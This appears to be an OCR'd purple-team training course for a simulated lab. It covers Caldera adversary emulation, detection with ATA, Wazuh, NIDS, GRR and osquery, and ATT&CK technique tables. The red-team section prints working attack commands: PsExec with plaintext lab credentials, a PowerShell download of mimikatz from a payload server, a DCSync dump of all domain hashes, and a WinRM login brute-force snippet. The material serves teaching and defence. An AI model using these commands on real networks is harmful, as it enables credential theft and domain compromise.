
B. ELK & Wazuh (HIDS) - Host / Endpoint Based Attack Monitor

C. Advance Threat Analytics (ATA) - AD & Kerberos Based Attack Detection

D. Network Traffic Analyst - Malicious Network Protocol Analysis

E . Google Rapid Response (GRR) - Digital Forensic & Incident Response

2.7 ABOUT RED vs BLUE JOINT OPERATIONS



3. RED TEAM OPERATIONS IN SIMULATION LAB

3.1 RED TEAM OPERATIONS IN SIMULATED LAB

1. Automated Adversary Simulation

- Introduction to Caldera
  - It is a adversary emulation framework designed to easily run autonomous breach & simulation exercises.
  - It is built on the MITRE ATT&CK™ framework
  - Actively attacks target systems by deploying custom backdoors (follows client, server model)
  - CALDERA works by attaching abilities to an adversary and running the adversary in an operation.

CALDERA ARCHITECTURE :


1) Server and Agent written in Python 3

2) RAT written in C#

3) MongoDB

4) Web interface is a JavaScript based web app


5) pyDatalog logic backend



MANUAL RED TEAMING

1. Initial Access :
   PsExec on Employee-Machine

3. Perform **DCSYNC** ATTACK
   on Domain Controller




IDS/Firewall

Employee-Machine

Domain Controller

Attacker targeting
Employee-Machine

2. Download Mimikatz
   from Payload Server



Attacker C2 Server

Payload Server

2 Manual Attack Simulation Code Snippet -

a. Perform "**PsExec"** against target window machine with valid credential for initial access -

```
PsExec64.exe \\10.10.10.5 -u cyberwarfare\priv -p Dcsync@086 -h cmd.exe
```

b. Download "**Mimikatz"** binary from payload server on compromised machine -


```
powershell.exe Invoke-WebRequest http://192.168.250.100/mimikatz.exe -OutFile C:\Users\Public\mimikatz.exe
```

c. Run "**DCSync"** Attack against domain controller using downloaded mimikatz -

```
C:\Users\Public\mimikatz.exe "lsadump::dcsync /domain:cyberwarfare.corp /all /csv"
```

4. BLUE TEAMING IN SIMULATION ENVIRONMENT

BLUE TEAMING



- Active Directory & Kerberos Based Attack Detection using ATA :

  - Microsoft Advanced Threat Analytics (ATA) is an on-premise platform that helps to protect against multiple target cyber-attacks or insider threats.

  - ATA collects information from various data-sources, logs and events in the network environment, some of the devices are: -
    - SIEM solutions
    - Windows Event Forwarding
    - Lightweight Gateway (Deployment in Domain Controller)

  - Has the capability to detect various attacks like, PTT, PTH, O-PTH, Golden Ticket, Remote command Execution, Brute Force etc.

- Host Based Attack Detection using HIDS :

  - A host-based intrusion detection system (HIDS) is an intrusion detection system that is capable of monitoring and analyzing the internals of a computing system.
  - Monitoring and Detecting active threats from endpoints present in enterprise environment.
  - Collecting log from endpoint devices using Host (HIDS) agent.
  - Various host level attacks like privilege escalation, malicious queries etc can be detected by HIDS.
  - Type of logs collected from different platform :
    - **Windows Platform** - System logs, Security logs, Sysmon logs, Powershell logs etc.
      - PowerShell transcripts log files location : "C:\" - (Access this log file using GRR utility)
    - **Linux Platform** - Auditd logs, Authentication logs, Cron Job logs, syslog etc.

- Analysing Network Traffic

  - Continuous monitoring and detecting network traffic, network connections from suspicious IP addresses.

  - It is a process of intercepting, recording and analysing **network traffic** communication patterns in order to detect and respond to security threats.

  - Action by network analysis :
    - Broader visibility to the Network
    - Encrypted Traffic Analysis
    - Protocol level analysis
    - Malicious c2 server traffic analysis

- Network Based Attack Detection using NIDS :

  - A network-based intrusion detection system (NIDS) detects malicious traffic on a network.

  - Detecting Attacks in all layers of TCP/IP model to prevent and mitigate against active threats and block malicious traffic on network level.

  - In network-based attack monitoring, it collects log from different networking devices :
    - IDS / IPS
    - Firewall
    - Router
    - Switch

- Digital Forensics and Incident Response using GRR & OSQUERY :

  - Google Rapid Response (GRR) is an open-source live forensics tool created by Google for incident response.

  - GRR's objective is to assist in live forensics and investigation to allow for remote analysis permitting investigators to collect data about running systems on a network, anywhere from one system to thousands.

  - Osquery exposes an operating system as a high-performance relational database. This allows you to write SQL queries to explore operating system data.

  - With osquery, SQL tables represent abstract concepts such as running processes, loaded kernel modules, open network connections, browser plugins, hardware events or file hashes.

  - Download PowerShell Transcripts log files from windows machine using GRR.

5. Purple Teaming Exercise (APT Attack Simulation and Detection)

5.1 Purple Teaming Exercise (APT Attack Simulation & Detection)

TACTICS

	INITIAL ACCESS	EXECUTION	PESISTENCE	PRIVILEGE ESCALATION	DEFENSE EVASION	CREDENTIAL ACCESS	DISCOVERY	LATERAL MOVEMENT	COLLECTION	COMMAND & CONTROL	EXFILTRATION
WINDOWS	T1133	T1059 ST: 001	T1547 ST: 001	T1543 ST:003	T1222 ST: 001	T1003 ST:001	T1482	T1550 ST: 002	T1005	T1071 ST: 001	T1048 ST:003
LINUX	T1133	T1059 ST: 004	T1136 ST: 001	T1548 ST:003	T1222 ST:002	T1003 ST:008	T1046	T1021 ST: 004	T1005	T1071 ST: 001	T1041

PLATFORM

T -> Technique
ST -> Sub-Technique

TTP's executed/covered in WINDOWS platform

TACTICS	Technique ID	Technique Name	Sub-Technique Name
Initial Access	**T1133**	External Remote Services	N/A
Execution	**T1059 / ST: 001**	Command and Scripting Interpreter	PowerShell
Persistence	**T1547 / ST: 001**	Boot or Logon Autostart Execution	Registry Run Keys / Startup Folder
Privilege Escalation	**T1543 / ST:003**	Create or Modify System Process	Windows Service
Defence Evasion	**T1222 / ST: 001**	File & Directory Permissions Modification	Windows File & Directory Permissions Modification
Credential Access	**T1003 / ST:001**	OS Credential Dumping	LSASS Memory
Discovery	**T1482**	Domain Trust Discovery	N/A
Lateral Movement	**T1550 / ST: 002**	Use Alternate Authentication Material	Pass the Hash
Collection	**T1005**	Data from Local System	N/A
Command and Control	**T1071 / ST: 001**	Application Layer Protocol	Caldera Web Protocol
Exfiltration	**T1020**	Automated Exfiltration	N/A

TTP’s executed/covered in LINUX platform

TACTICS	Technique ID	Technique Name	Sub-Technique Name
Initial Access	**T1133**	External Remote Services	N/A
Execution	**T1059 / ST: 004**	Command and Scripting Interpreter	Unix Shell
Persistence	**T1136 / ST: 001**	Create Account	Local Account
Privilege Escalation	**T1548 / ST:003**	Abuse Elevation Control Mechanism	Sudo and Sudo Caching
Defence Evasion	**T1222 / ST:002**	File & Directory Permissions Modification	Linux and Mac File and Directory Permissions Modification
Credential Access	**T1003 / ST:008**	OS Credential Dumping	/etc/passwd and /etc/shadow
Discovery	**T1046**	Network Service Scanning	N/A
Lateral Movement	**T1021 / ST: 004**	Remote Services	SSH
Collection	**T1005**	Data from Local System	N/A
Command and Control	**T1071 / ST: 001**	Application Layer Protocol	Caldera Web Protocol
Exfiltration	**T1048**	Exfiltration Over Alternative Protocol	N/A

1. INITIAL ACCESS

1.1 Initial Access Windows [External Remote Services - T1133]

1.1.A Attack [WinRM Service (PS Remoting) Brute-Forcing]: -

- PS Remoting with Failed Login Attempt:

```
powershell -ep bypass
$UserName = 'cyberwarfare\emp1’
$Password = ‘Wrong_Password'
$securepassword = ConvertTo-SecureString $Password -AsPlainText -Force
$pscredentials = New-Object System.Management.Automation.PSCredential ($UserName, $securepassword)
$sess = New-Pssession -ComputerName 10.10.10.5 -Credential $pscredentials –Verbose
```


- PS Remoting with Successful Login Attempt:

```
powershell -ep bypass
$UserName = 'cyberwarfare\emp1’
$Password = 'Serious@963'
$securepassword = ConvertTo-SecureString $Password -AsPlainText -Force
